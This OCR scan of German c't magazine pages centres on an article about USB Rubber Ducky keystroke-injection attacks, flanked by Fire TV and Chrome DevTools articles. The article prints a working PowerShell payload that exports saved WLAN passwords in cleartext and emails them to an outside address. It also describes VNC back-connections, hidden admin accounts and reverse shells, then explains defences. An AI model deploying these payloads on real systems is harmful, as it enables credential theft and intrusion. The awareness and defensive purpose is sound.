FiredTV-Icon auf der Startseite des Fire TV. Sollte es nicht



Über den alternativen Launcher FiredTV lassen sich bequem auch Anwendungen auf dem Fire TV starten, die nicht aus dem Amazon App Shop stammen.



Ersetzt man das Ikono-TV-Icon durch das von FiredTV, erinnert nur noch der falsche Name daran, dass der Eintrag erschummelt ist.

© Copyright by Heise Zeitschriften Verlag

Schließt man eine Tastatur am Fire TV an, kann man mit Alt+Tab zwischen laufenden Apps wechseln.

sofort auftauchen, starten Sie das Fire TV neu. Damit das auch so bleibt, deaktivieren Sie in den Fire-TV-Einstellungen unter Anwendungen, Appstore die automatischen Updates. Kurz vor Redaktionsschluss sorgte eine neue Ikono-TV-Version dafür, dass das getauschte Icon in regelmäßigen Abständen trotzdem wieder verschwand. Die Tool-Programmierer versuchen, das Problem zu beheben.

Alles Beschriebene funktioniert, ohne das Fire TV rooten zu müssen und sollte daher auch problemlos Firmware-Updates überstehen. Wer mehr frickeln möchte, also etwa alternative Firmwares wie CyanogenMod aufspielen, den USB-Anschluss zur Speichererweiterung nutzen [2] oder etwa SSH/SFTP-Server betreiben, kann das prinzipiell auch tun, braucht dazu allerdings ein Fire TV mit einer Firmware vor 51.1.3.0 – nur solche Geräte lassen sich mit Towelroot entsperren. Mehr Infos über die Root-Chancen finden sich unter [3]. Ist bereits die aktuelle Firmware auf der Box installiert, gibt es keine Möglichkeit zum Downgrade. Für den Fire TV Stick ist bisher keine Möglichkeit zum Rooten bekannt.

Bedienungshilfen

Obwohl die Sprachsuche des Fire TV ziemlich gut funktioniert, will möglicherweise jeder mit der Fernbedienung sprechen. Wem die Textsuche auch mit der Smartphone/Tablet-App zu umständlich ist, der kann eine USB-Tastatur oder besser eine drahtlose Tastatur mit USB-Dongle anschließen – alle unsere Exemplare haben klaglos funktioniert. Witzig: Die Tastenkombination Alt+Tab öffnet einen Task-Wechsler und Alt+Strg+Entf startet das Fire TV neu. Bluetooth-Tastaturen wollten sich indes nicht mit dem Fire TV verbinden.

Viele Spiele lassen sich nicht mit der Fernbedienung, sondern nur mit Game-Controllern steuern. Mit 40 Euro ist Amazons Fire-Controller aber nicht gerade ein Schnäppchen. Es geht aber auch günstiger: Das Bluetooth-Gamepad Nyko Playpad Pro bekommt man für 25 Euro. Wer noch einen kabelgebundenen Xbox-360-Controller besitzt, kann diesen per USB an das Fire TV anschließen. Der Controller funktioniert klaglos und die Xbox-Taste funktioniert sogar als Home-Button des Fire TV. Das drahtlose Exemplar binden Sie mit einem Wireless Gaming USB-Empfänger (etwa von Qumox, ca 13 Euro) an. Komplizierter ist die Sache Playstation-Controllern: Der für die PS3 läuft am Kabel gar nicht und lässt sich nur mit Root-Zugriff und Klimmzügen drahtlos an den Start bringen. PS4-Controller funktionieren an USB klaglos, drahtlos je nach Fire-TV-Firmware offenbar nur mit ein paar Klimmzügen [4, das Kommando adb finden Sie im adbFire-Verzeichnis] und so träge, dass sie zur Spielsteuerung momentan nur bedingt brauchbar sind. (vza@ct.de)

Literatur

[1] Alternative Tastenbelegungen für Kodi: http://kodi.wiki/view/Alternative_keymaps_for_Fire_TV_remote
[2] Speichererweiterung über USB: www.aftvnews.com/how-to-use-a-usb-drive-as-the-fire-tvs-internal-storage
[3] Erfolgschancen fürs Rooten: www.aftvnews.com/serial/
[4] PS4-Controller am Fire TV: http://forum.xda-developers.com/showpost.php?p=57752377

c't Tools & Video: ct.de/yft9

Anzeige

© Copyright by Heise Zeitschriften Verlag

David Wischnjak, Ronald Eikenberg

USBissig!

Angriffe mit dem USB Rubber Ducky

Wer einen USB-Stick findet, schließt ihn auch an. Das kann jedoch fatale Folgen haben: Spezielle Sticks geben sich als Tastatur aus und führen so ungehindert gefährliche Skripte aus.

USB-Schnittstellen sind nicht nur allgegenwärtig, sondern auch allgemeingefährlich: Sie erlauben vollen Zugriff auf den Rechner, sofern dieser nicht gerade gesperrt ist. Mit Spezial-Hardware kann ein Angreifer fast jedes System im Vorbeigehen kompromittieren, während man gerade nur kurz den Raum verlassen hat, um einen Kaffee zu holen. Die Hacker-Geräte geben sich als Tastatur aus und feuern blitzschnell vorprogrammierte Tastatureingaben ab. Im einfachsten Fall sendet die Spezial-Hardware den Befehl Windows-Taste+R, woraufhin unter Windows der Ausführen-Dialog aufpoppt. Nach dem Tippen von „cmd“ und Enter wartet auch schon die Kommandozeile auf weitere Befehle. Von hier an sind der Fantasie des Angreifers keine Grenzen gesetzt.

Wer seinen Rechner routinemäßig beim Verlassen des Arbeitsplatzes absperrt, der stelle sich einmal folgende Situation vor: Sie finden einen USB-Stick auf dem Flur und haben keine Ahnung, wem er gehört. Um Indizien zu sammeln, die bei der Suche nach dem Besitzer helfen könnten – oder aus schierer Neugier –, schließen Sie den Stick an Ihren Rechner an. Kurz darauf öffnet sich wie von Geisterhand die Eingabeaufforderung – und dann ist es auch schon zu spät. Sie haben keinen gewöhnlichen USB-Stick erwischt, sondern das USB Rubber Ducky (Gummi-Entchen), welches gerade Ihr System auf die Hörner nimmt. Es handelt sich um einen speziell entwickelten USB-Stick, der nicht etwa als Speichergerät dient, sondern vornehmlich als virtuelle Tastatur. Man kann ihn für etwa 40 Euro in den USA bestellen (siehe c't-Link am Ende dieses Artikels). Die Sicherheitskonzepte der Betriebssysteme haben dem Tipproboter nur wenig entgegenzusetzen. Deshalb kann man damit allerlei Schabernack treiben. Und das haben wir auch.

Im Netz findet man für fast alles ein passendes Skript – von gemein bis gemeingefährlich. Einige Skripte zielen lediglich darauf ab, die Mitmenschen zu foppen. „Payload Wallpaper prank“ etwa erstellt einen Screenshot des Windows-Desktops, setzt diesen als Hintergrundbild und blendet anschließend die Verknüpfungen aus. Der Nutzer sieht die Icons weiterhin, kann sie aber nicht anklicken. Viele der Skripte eignen sich aber auch für ernsthafte Pentesting-Aufgaben. Eines legt etwa einen neuen Windows-Nutzer mit einem vorgegebenen Passwort an und aktiviert die Dateifreigabe, wodurch man im Netz auf die Festplatte des Rechners zugreifen kann. Das alles geschieht so schnell, dass ein unvorbereiteter Nutzer gar nicht weiß, wie ihm geschieht. Sollte sich mal die Benutzerkontensteuerung (UAC) in den Weg stellen, verscheucht das Rubber Ducky sie schlicht mit der Tastenkombination Alt+J.


Wolf im Entengefieder

Das Entchen kommt in einem unscheinbaren Gewand daher. Das Gehäusedesign stammt

© Copyright by Heise Zeitschriften Verlag

von einem USB-Stick, wie ihn wohl jeder schon mal hatte. Erst wenn man die Metallklammer entfernt und die Plastikhälften auseinanderzieht, entdeckt das geübte Auge etwas Auffälliges: Statt eines Flash-Speicherchips findet man im Bauch der Ente eine auf 60 MHz getaktete Atmel-CPU, einen microSD-Reader und eine passende Speicherkarte. Auf der Karte legt man die Angriffs-Skripte ab. Da der Inhalt des Speicherchips normalerweise nicht über die USB-Schnittstelle des Sticks erreichbar ist, befindet sich im Lieferumfang ein winziges Lesegerät.

Wer nicht nach jeder Änderung am Skript das Gehäuse auseinander- und wieder zusammenbauen möchte, kann das USB Rubber Ducky mit der Firmware c_duck_v2.1.hex (siehe c't-Link) in eine Twin Duck verwandeln. Dann meldet sich der Stick nicht nur als USB-Tastatur, sondern gibt den Inhalt seiner Speicherkarte auch als Massenspeicher frei. Das hat zudem den Vorteil, dass man der Ente beliebige Dateien mit auf den Weg geben kann, die man entweder innerhalb der Skripte oder zur schieren Ablenkung des Nutzers einsetzt. Um die Firmware einzuspielen, nutzt man unter Windows ein Batch-Skript und unter Linux oder Mac OS das Tool dfu-programmer. Beides finden Sie ebenfalls unter dem Link.



Im Bauch des USB Rubber Ducky von Hak5 steckt eine microSD-Karte, auf der die auszuführenden Tastaturbefehle gespeichert werden.

Entensprache

Das Rubber Ducky programmiert man in einer simplen Skriptsprache namens Ducky Script. Es handelt sich im Prinzip lediglich um eine Textdatei, die eine Aneinanderreihung von Tastaturbefehlen und Pausen enthält. Ein erstes „Hello World" könnte etwa so aussehen:

```
REM Titel: Hello World!
DEFAULTDELAY 200
DELAY 10000
GUI r
STRING notepad
ENTER
DELAY 200
STRING Grüßen tut die Hackerente!
```


REM steht für einen Textkommentar, der bei der Ausführung ignoriert wird. DEFAULTDELAY ist die Pause, die standardmäßig zwischen den einzelnen Zeilen eingelegt wird. DELAY sorgt für eine einmalige Pause. Beide Zeitwerte gibt man in Millisekunden an. GUI steht für die Windows-Taste, GUI r drückt sie zusammen mit „R" – der Ausführen-Dialog erscheint. Und mit STRING tippt der Stick ganze Zeichenfolgen ein. Dabei kümmert er sich automatisch um die Groß-/Kleinschreibung und eventuell vorhandene Sonderzeichen.

Bevor man das Skript auf das Rubber Ducky kopiert, muss man es noch kompilieren. Das klingt schlimmer als es ist, denn dieser Arbeitsschritt geht leicht von der Hand. Man benötigt lediglich den Compiler encoder.jar (siehe c't-Link) und das Java Runtime Environment (JRE) in Version 1.7. Der folgende Befehl verwandelt die Textdatei in Entenfutter: encoder.jar -i <skriptname>.txt -o inject.bin -l de. Das „de" steht dabei für das deutsche Tastaturlayout. Nach wenigen Sekunden spuckt das Tool eine Datei namens inject.bin aus; die eigentliche Payload. Diese kopiert man in das Hauptverzeichnis der Speicherkarte. Beim nächsten Kontakt mit einem Rechner führt die Rubber Ducky die antrainierten Befehle pflichtbewusst aus.

Timing ist alles


Mit zunehmender Komplexität der Skripte zeigt sich, wie wichtig der angemessene Einsatz von Pausen ist. Das Hauptproblem des Rubber-Ducky-Sticks ist, dass er kein Feedback vom gesteuerten Rechner bekommt – der Datenkanal der Tastaturemulation ist eine Einbahnstraße. Führt der Rechner einen Befehl nicht schnell genug aus – oder funkt der Nutzer dazwischen –, hat unter Umständen ein falsches Fenster den Fokus und die anschließenden Tastatureingaben führen zu unvorhersehbaren Effekten. Eine große Unbekannte ist die Zeit, die ins Land zieht, während Windows beim ersten Kontakt mit dem Stick passende Treiber bei Windows Update und in lokalen Ordnern sucht. Der Stick erfährt nicht, wann er vom Betriebssystem initialisiert wird. Das kann dazu führen, dass er das Skript schon abarbeitet, während seine Eingaben noch gar nicht ankommen können. Deshalb sollte man zu Beginn des Skripts eine großzügige Pause einbauen – insbesondere dann, wenn er voraussichtlich häufiger Kontakt mit fremden Rechnern haben wird.

Je mehr man über den Rechner weiß, desto größer sind die Erfolgsaussichten. Neben grundlegenden Dingen wie die Version des eingesetzten Betriebssystems können auch Details wie der Status der Benutzerkontensteuerung zum Erfolg oder Misserfolg der Mission beitragen. Wie bereits erwähnt, ist der typische UAC-Dialog für den Rubber-Ducky-Stick zwar keine Hürde. Wenn jedoch die erwartete Sicherheitsabfrage ausbleibt, kann der Bestätigungsbefehl Alt+J (betätigt den „Ja"-Button) das ganze Skript aus dem Tritt bringen.



Nach dem Einstecken des Rubber-Ducky-Sticks führt der Rechner beliebigen Code aus. Das klappt etwa mit Windows und Linux.

© Copyright by Heise Zeitschriften Verlag



Mit wenigen Mausklicks erstellt man mit dem Ducky Toolkit individuelle Payloads.

Das Rubber Ducky bespaßt alle Betriebssysteme, die USB-Tastaturen automatisch einbinden, also neben Windows etwa auch Linux, Android und eingeschränkt (mit passendem Adapter) sogar iOS. Mac OS X fragt allerdings seinen Nutzer nach dem Anschließen des Sticks, ob er das gerade angeschlossene USB-Eingabegerät auch tatsächlich benutzen möchte. Nickt er diesen Dialog nicht leichtfertig ab, laufen die Tastatureingaben der Skripte ins Leere.

Wir haben mehrere Skripte gebastelt, um die Fähigkeiten des Rubber Ducky anschaulich zu demonstrieren. Videos unserer Experimente finden Sie unter dem c't-Link. Das einfachste Skript führt automatisch ein Programm aus, das auf der Speicherkarte abgelegt ist. Das ist nicht so trivial, wie es klingt – denn um ein bestimmtes Programm über die Kommandozeile ausführen zu können, muss man erst mal seinen Pfad herausfinden. Um den von Windows zugeteilten Laufwerksbuchstaben in Erfahrung zu bringen, nutzten wir die sogenannte Windows Management Instrumentation Commandline (WMIC). Der folgende Befehl ermittelt den Buchstaben des Laufwerks namens „HEISEDUCK“ und speichert ihn in der Variable myd:

```
STRING for /f %d in ('wmic volume get driveletter^, 7
      label ^| findstr "HEISEDUCK"') do set myd=%d
```

Das vorangestellte Wort STRING sorgt wie gehabt dafür, dass das Rubber-Ducky-Skript den darauf folgenden Text eintippt. Mit dem folgenden Befehl wird unser Programm schließlich ausgeführt:

```
STRING start %myd%\Ducky.exe & exit
```

Für anspruchsvollere Aufgaben kann man auch die seit Windows 7 vorinstallierte, funktionsreiche PowerShell einspannen. Zunächst einmal öffnet man wieder die Eingabeaufforderung und lässt den Stick den Befehl „powershell“ sowie Enter eintippen. Anschließend folgt das Skript. Das folgende Beispiel sammelt alle dem System bekannten WLAN-Passwörter im Klartext ein und verschickt sie über einen Gmail-Account an rei@ct.de:

```
md "wlan";
netsh wlan export profile key=clear folder="wlan";
$smtps = "smtp.gmail.com";
$msg = new-object Net.Mail.MailMessage;
$smtp = new-object Net.Mail.SmtpClient($smtps);
$smtp.EnableSsl = $true;
$smtp.Port = 587;
$smtp.Credentials = New-Object
System.Net.NetworkCredential("benutzername",7
                                        "passwort");
$msg.From = "benutzername@gmail.com";
$msg.To.Add("rei@ct.de");
$msg.Subject = "RubberDucky";
$msg.Body = "WLAN-Passwörter";
$files=Get-ChildItem "wlan";
Foreach($file in $files) {
$att = New-Object System.Net.Mail.Attachment7
                              -ArgumentList wlan\$file;
$msg.Attachments.Add($att)
};
$smtp.Send($msg);
```

Damit das Rubber Ducky diese Befehle in die PowerShell tippt, stellt man der ersten Zeile wieder STRING voran. Das fertige DuckyScript finden Sie unter dem c't-Link. Es kommt ohne Admin-Rechte aus.

Fernzugriff

Doch da geht noch mehr. Mit dem Rubber Ducky kann man seinem neugierigen Opfer auch direkt über die Schulter schauen. Dazu haben wir ein Skript erstellt, das einen VNC-Server auf den Rechner kopiert und startet. Anschließend sorgt es dafür, dass eine VNC-Sitzung zu einer vorbestimmten IP-Adresse aufgebaut wird. Außerdem trägt es mit dem Befehl netsh firewall add allowedprogram auch noch eine entsprechende Ausnahmeregel in die Windows-Firewall ein. Nachdem der Stick mit dem Rechner verbunden wurde, erscheint der Bildschirminhalt auf einem anderen PC, wo ein VNC-Client lauscht. Von diesem System aus hat man die volle Kontrolle und kann auch auf Dateien zugreifen. Alternativ hätten wir auch die Remotedesktop-Verbindung einschalten können.

Ducky-Fu

Wer, etwa in der Rolle eines Pentesters, komplexere Angriffe mit dem USB Rubber Ducky fahren will, muss das Rad nicht zwangsläufig neu erfinden. Für viele Pentesting-Aufgaben gibt es Baukästen, die mit wenigen Klicks eine individuelle Payload zusammenstellen. Online findet man so einen solchen etwa unter DuckToolkit.com. Die gebotenen Funktionen sind in die Kategorien Ausspähung (Reconnaissance), Angriff (Exploitation) und Berichterstattung (Reporting) eingeteilt. Hat man sich entschieden, kann man das generierte Skript bei Bedarf noch manuell anpassen, ehe man sich eine fertig kompilierte inject.bin herunterlädt. Diese muss man nur noch auf den Stick kopieren.


Das Modul „Duck Slurp“ des Baukastens kopiert das Anwenderverzeichnis des aktiven Nutzers auf den Speicherchip. Darüber hinaus kann man etwa einen versteckten Admin-Account einrichten oder mit dem WLAN-Modul des Rechners einen Hotspot aufspannen, sodass man sich direkt mit dem System verbinden kann. Auch der Simple Ducky Payload Generator (siehe Link) ist einen Blick wert. Das nur unter Linux lauffähige Tool erstellt nach der Abfrage einiger Eckdaten (etwa, ob die UAC auf dem Zielsystem aktiv ist) auch komplizierte Payloads, die zum Beispiel eine persistente Reverse Shell auf dem System einrichten.

Alternativen

Das USB Rubber Ducky ist der komfortabelste Weg, um dem Chef oder einem Freund die Gefahren vor Augen zu führen, die der allzu leichtsinnige Umgang mit USB-Geräten mit sich bringt. Wer tiefer in die Materie einsteigen will, kann sich mit dem 20 US-Dollar teuren USB-Entwicklerboard Teensy auch selbst einen Pentesting-Stick bauen, der im Gegensatz zum Rubber Ducky sogar einen einfachen Rückkanal bietet (siehe Link). Das Teensy-Board kann den Status von NumLock, ScrollLock und CapsLock auswerten, den das System global für alle angeschlossenen Tastaturen setzt. Das kann man geschickt ausnutzen, um in Erfahrung zu bringen, ob der gerade eingetippte Skript-Block erfolgreich ausgeführt wurde. Vor einem Befehl setzt man zum Beispiel den Status von NumLock auf „ein“ und fragt ihn vor dem nächsten Befehl wieder ab. Ist der Status „aus“, wurde der vorherige Befehl nicht vollständig ausgeführt und muss wiederholt werden. Auf diese Weise kann man auch herausfinden, ob das System die Tastaturtreiber bereits initialisiert hat. Dazu schaltet man NumLock in einer Schleife ein und aus. Sobald das Teensy-Board vom System die Information erhält, dass sich der Status verändert hat, weiß das Skript, dass seine Befehle ankommen.

Auch preisgünstige USB-Speichersticks kann man mit etwas Aufwand in einen Tipproboter verwandeln. Dem Team um den Berliner Sicherheitsforscher Karsten Nohl ist es im vergangenen Jahr gelungen, die Firmware bestimmter USB-Sticks auseinanderzunehmen, zu manipulieren und schließlich einzuspielen. Sie tauften Ihr Projekt BadUSB und skizzierten Angriffsszenarien, die auch die Emulation einer Netzwerkkarte umfassen. So ist es möglich, den Datenverkehr des Rechners umzuleiten und mitzuschneiden. Nohl veröffentlichte seine Tools zur Firmware-Manipulation zwar nicht, es dauerte jedoch nicht lange, bis die beiden Forscher Adam Caudill und Brandon Wilson seine Arbeit nachstellen konnten. Die bei-

© Copyright by Heise Zeitschriften Verlag



Der USB-Keyboard-Guard von G Data blockiert neu angeschlossene Tastaturen zunächst einmal.

Von Haus aus immun: Mac OS X wehrt Rubber-Ducky-Angriffe selbstständig ab.

den stellten ihre Werkzeuge ins Netz und dokumentierten den Flash-Vorgang umfassend. Mit den Tools kann man USB-Sticks, die mit dem Speicher-Controller Phison 2251-03 arbeiten, unter anderem mit Rubber-Ducky-Funktionen ausstatten. Geeignete Sticks bietet der Online-Handel für unter zehn Euro an.

Handy hackt Rechner

Auch Android-Geräte können ein Zweitleben als Tastatur führen. Die Pentesting-Firmware Kali Linux NetHunter stattet das Google-Handy Nexus 5 sowie die Tablets Nexus 7 und 10 mit einer bunten Palette an Angriffsfunktionen aus, darunter die von dem Rubber Ducky bekannte Tastatur-Emulation. Die Skripte kann man direkt auf dem Tablet editieren, das Kompilieren und Kopieren entfällt. Darüber hinaus kann NetHunter auch eine Netzwerkkarte emulieren, um den Traffic des angeschlossenen Rechners mitzuschneiden. Überlegen Sie es sich also gut, wenn Sie zukünftig ein Kollege fragt, ob er „mal eben" sein Smartphone an Ihrem Rechner aufladen darf.

Offene Türen

Von USB-Geräten geht offensichtlich ein weitgehend unterschätztes Sicherheitsrisiko aus. Wer nicht vorbereitet ist, hat keine Chance, ein trojanisches USB-Pferd von einem harmlosen Speicherstick zu unterscheiden. Die gute Nachricht ist: Mit geringem Aufwand kann man alle gängigen Desktop-Betriebssysteme gegen die Angriffe härten.

Unter Windows können Gruppenrichtlinien die Gefahr eindämmen. Über „Richtlinien für Lokaler Computer / Computerkonfiguration / Administrative Vorlagen / System / Geräteinstallation / Einschränkungen bei der Geräteinstallation" kann man etwa festlegen, dass ab sofort überhaupt keine neuen USB-Geräte mehr installiert werden dürften oder man aktiviert die Blockade gezielt für neue USB-Eingabegeräte. Wer mit einer USB-Tastatur arbeitet, kann sich so allerdings Probleme einhandeln. Fällt die Tastatur einmal aus, muss man sich mühsam mit Maus und Bildschirmtastatur durch die Windows-Dialoge hangeln, um die Sperre temporär aufzuheben und die Ersatztastatur in Betrieb nehmen zu können. Der Einsatz von PS2-Tastaturen wird indes nicht beeinträchtigt.

Leichter kann man sich mit dem kostenlosen USB-Keyboard-Guard von G Data schützen (siehe Link). Das Tool merkt sich beim ersten Neustart nach der Installation alle angeschlossenen USB-Eingabegeräte und setzt diese auf eine Whitelist. Fortan meldet sich der Keyboard-Guard immer dann, wenn ein neues Eingabegerät angeschlossen wird. Nur wenn der Nutzer seinen Segen erteilt, wird das Gerät am System angemeldet und auf die Whitelist gesetzt. Das Whitelisting ist zwar praktisch, aber nicht hundertprozentig sicher: Alle Informationen, die ein USB-Gerät über sich preisgibt, sind fälschbar.

Wenn es ein Angreifer wirklich darauf anlegt, Ihr System zu kompromittieren, wird er Ihre Tastatur zuvor an einen mitgebrachten Rechner anschließen, um Hersteller-ID, Produkt-ID und Seriennummer auszulesen, und auf seinen Angriffs-Stick übertragen. Ferner leistete sich das G-Data-Tool unter Windows XP einen fatalen Patzer: Das Dialogfenster erschien auf unserem Testrechner im jeweils ersten Anlauf erst, nachdem die Tastaturbefehle längst abgeschickt waren. Unter neueren Windows-Versionen lief das Tool hingegen zuverlässig.

Unter Linux kann man mit Bordmitteln fein granuliert einstellen, an welchen USB-Ports welche Geräteklassen erlaubt sind. So kann man sich Ports für Mäuse und Tastaturen freihalten, während etwa die Front-Anschlüsse des PC-Towers jegliche Eingabegeräte komplett ignorieren. Schließt man dort einen präparierten Stick an, der sich sowohl als Massenspeicher als auch als Tastatur anzumelden versucht, wird nur der Speicherpart initialisiert. Die Filteraufgaben stellt der Systemdienst udev bereit, eine grundlegende Einführung finden Sie unter dem c't-Link.

Düstere Aussichten

Die oben beschriebenen Angriffe lassen sich nicht nur mit USB-Sticks und Smartphones ausführen, sondern prinzipiell mit allen Geräteklassen. Nach Angaben von Karsten Nohl könnte man auch die Firmware einer Webcam oder einer externen Festplatte so manipulieren, dass sie Rechner angreift. Zudem sind noch weitaus perfidere Angriffe denkbar: Die Firmware eines USB-Speichers kann gezielt Dateien auf dem Flash-Speicher verstecken und wieder freigeben. Ein Angreifer könnte etwa beliebigen Schadcode im Flash-Speicher ablegen und dafür sorgen, dass beim ersten Zugriff auf die Datei – üblicherweise durch den routinemäßigen Scan der Virenschutzsoftware – eine völlig andere, harmlose Datei ausgelesen wird. Klickt der Nutzer nach dem Virenscan jedoch auf die vermeintlich gleiche Datei, liefert die Firmware des Sticks den Schädling. Ein manipulierter Stick könnte auch auf einen Neustart warten und dann ein manipuliertes BIOS-Image oder ein Rootkit einspielen.

Insbesondere wenn man vorbeugende Maßnahmen wie das Whitelisting ergriffen hat, erfordern die USB-Angriffe einen beträchtlichen Aufwand, den normale Cyber-Kriminelle kaum betreiben werden. Wer also nicht gerade einen Hochsicherheitsbereich abschotten will, muss nicht unbedingt zur Heißklebepistole greifen. Man sollte sich allerdings im Klaren darüber sein, dass ein auf dem Flur gefundener USB-Stick eine echte Bedrohung sein kann – nicht nur für den Rechner zu Hause oder den Büro-PC, sondern für ganze Unternehmen. (rei@ct.de)

c't Videos, Tools und Tipps: ct.de/yhb8

© Copyright by Heise Zeitschriften Verlag

Daniel Berger

Der Simulant

Mobile Webdesigns im Device Mode von Chrome testen und entwickeln

Mit den Developer Tools lassen sich Websites direkt im Chrome-Browser untersuchen und sogar entwickeln. Der neue Device Mode simuliert Mobilgeräte und schlechte Verbindungen, um insbesondere mobile Webdesigns zu prüfen.

Jeder kann die inneren Werte einer schönen Website studieren – ihre Quelltexte sind ja offen zugänglich. Wer also wissen will, wie ein Designer den ungewöhnlichen Kontakt-Button gestaltet hat, guckt einfach nach und nutzt den Code als Basis für eigene Kreationen. Äußerst hilfreich beim Spicken sind die Developer Tools (DevTools) des Chrome-Browsers: Mit ihnen können Sie Websites genau untersuchen, debuggen und direkt im Browser gestalten [1].

Hilfreich für die Entwicklung und Optimierung von mobilen Websites ist der neue Device Mode: Er simuliert Smartphones im Browser, indem er die Bildschirmgröße einschränkt und die Übertragung künstlich drosselt, um etwa eine 3G-Verbindung zu simulieren. Im Device Mode können Sie auch Touch-Gesten testen, da Websites inzwischen auch mit dem Finger gut bedienbar sein sollten. Eine zu klein geratene Navigationsleiste führt Besucher schnell am Ziel vorbei.

Eine vernünftige Bedienung auf Mobilgeräten wird immer wichtiger, da der Anteil mobiler Besucher stetig zunimmt: Laut StatCounter waren im Dezember 2014 34 Prozent der erfassten Nutzer mobil im Web unterwegs; im Vorjahr waren es 23 Prozent. Auch Google sind mobile Seiten wichtig, weshalb sie in den Suchergebnissen mit dem Hinweis „Für Mobilgeräte“ gekennzeichnet sind. Ob Google Ihre Site für mobiltauglich hält, verrät der „Mobile-Friendly Test“ (siehe c't-Link am Ende des Artikels). Bei Nachbesserungen hilft der Device Mode von Chrome weiter.

Untersuchungstisch

